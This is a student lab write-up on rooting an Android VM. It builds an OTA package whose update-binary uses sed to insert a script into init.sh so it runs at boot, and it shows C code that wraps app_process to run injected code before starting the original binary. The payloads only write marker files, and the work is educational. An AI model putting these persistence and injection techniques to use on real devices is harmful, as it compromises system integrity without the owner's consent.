

Lab 9 : Android Rooting Darshan K (20446137)

Task 9.1 : Build a Simple OTA Package:




```
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '10.0.2.4' (ECDSA) to the list of known hosts.
seed@10.0.2.4's password:
Permission denied, please try again.
seed@10.0.2.4's password:
Permission denied, please try again.
seed@10.0.2.4's password:
Permission denied (publickey,password).
lost connection
[03/08/20]seed@VM:~$ scp task1.zip seed@10.0.2.15:/tmp
The authenticity of host '10.0.2.15 (10.0.2.15)' can't be established.
ECDSA key fingerprint is SHA256:p1zAio6c1bI+8HDp5xa+eKRi561aFDaPE1/xq1eYzCI.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '10.0.2.15' (ECDSA) to the list of known hosts.
seed@10.0.2.15's password:
Permission denied, please try again.
seed@10.0.2.15's password:
task1.zip                                    100% 1296     1.3KB/s   00:00
[03/08/20]seed@VM:~$
[03/08/20]seed@VM:~$ cd task1/META-INF/com/google/android
[03/08/20]seed@VM:~/.../android$ subl
dummy.sh        update-binary
[03/08/20]seed@VM:~/.../android$ subl dummy.sh
[03/08/20]seed@VM:~/.../android$ subl update-binary
[03/08/20]seed@VM:~/.../android$ chmod a+x update-binary
[03/08/20]seed@VM:~/.../android$ cd
[03/08/20]seed@VM:~$ zip -r task1.zip task1/
updating: task1/ (stored 0%)
updating: task1/META-INF/ (stored 0%)
updating: task1/META-INF/com/ (stored 0%)
updating: task1/META-INF/com/google/ (stored 0%)
updating: task1/META-INF/com/google/android/ (stored 0%)
updating: task1/META-INF/com/google/android/dummy.sh (stored 0%)
updating: task1/META-INF/com/google/android/update-binary (deflated 45%)
[03/08/20]seed@VM:~$ scp task1.zip seed@10.0.2.15:/tmp
seed@10.0.2.15's password:
task1.zip                                                                                  100% 1408     1.4KB/s   00:00
[03/08/20]seed@VM:~$ clear
```

In the above screen shot we can see how we're setting things up for the lab. We created three folders, and 2 files in task1 directory, dummy.sh and update-script and set necessary permissions to those files, zip them and send it to the android machine using the scp command. The contents of the 2 files can be seen below




```
[03/08/20]seed@VM:~$ cd task1/META-INF/com/google/android
[03/08/20]seed@VM:~/.../android$
[03/08/20]seed@VM:~/.../android$
[03/08/20]seed@VM:~/.../android$ cat dummy.sh
echo hello > /system/dummyFile[03/08/20]seed@VM:~/.../android$
[03/08/20]seed@VM:~/.../android$
[03/08/20]seed@VM:~/.../android$
[03/08/20]seed@VM:~/.../android$ cat update-binary
cp dummy.sh /android/system/xbin
chmod a+x /android/system/xbin/dummy.sh
sed -i "/return 0/i/android/system/xbin/dummy.sh" /android/system/etc/init.sh[03/08/20]seed@VM:~/.../android$
```


The ifconfig command from the android recovery os gives us the IP of the android machine. And it is 10.0.2.15. This can be seen from the below screenshot




Below is the screenshot of how we’re trying to ping the android machine from the other machine that is on the same network.



Now that we've seen the connection is being established, we login into the android machine as a user seed and unzip the zip file that we transferred and check it's contents.




After unzipping the contents and executing the update-binary executable and logging into the android vm and checking the contents of the /system directory, we can see the file being created. This is a testimony of a successful attack launch. It can be seen from the screenshot below.



Task 9.2 : Inject code via app_process:

For the task 2, we need to create 3 files, the C file and 2 .mk files. The contents of these files are shown through the screenshots below.




```c
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>
extern char **environ;
int main(int argc, char** argv) {
    //Write the dummy file
    FILE *f = fopen("/system/dummy2", "w");
    if (f == NULL) {
        printf("Permission Denied.\n");
        exit(EXIT_FAILURE);
    }
    fclose(f);
    char *cmd = "/system/bin/app_process_original";
    execve(cmd, argv, environ);
    return EXIT_FAILURE;
}
```

->


And the script to execute this file is stored in the executable.sh file and its contents are

```
export NDK_PROJECT_PATH=.
ndk-build NDK_APPLICATION_MK=./Application.mk
```


The contents of the directory after changing the permissions looks like this



The executable that we created when run, provides the following output.

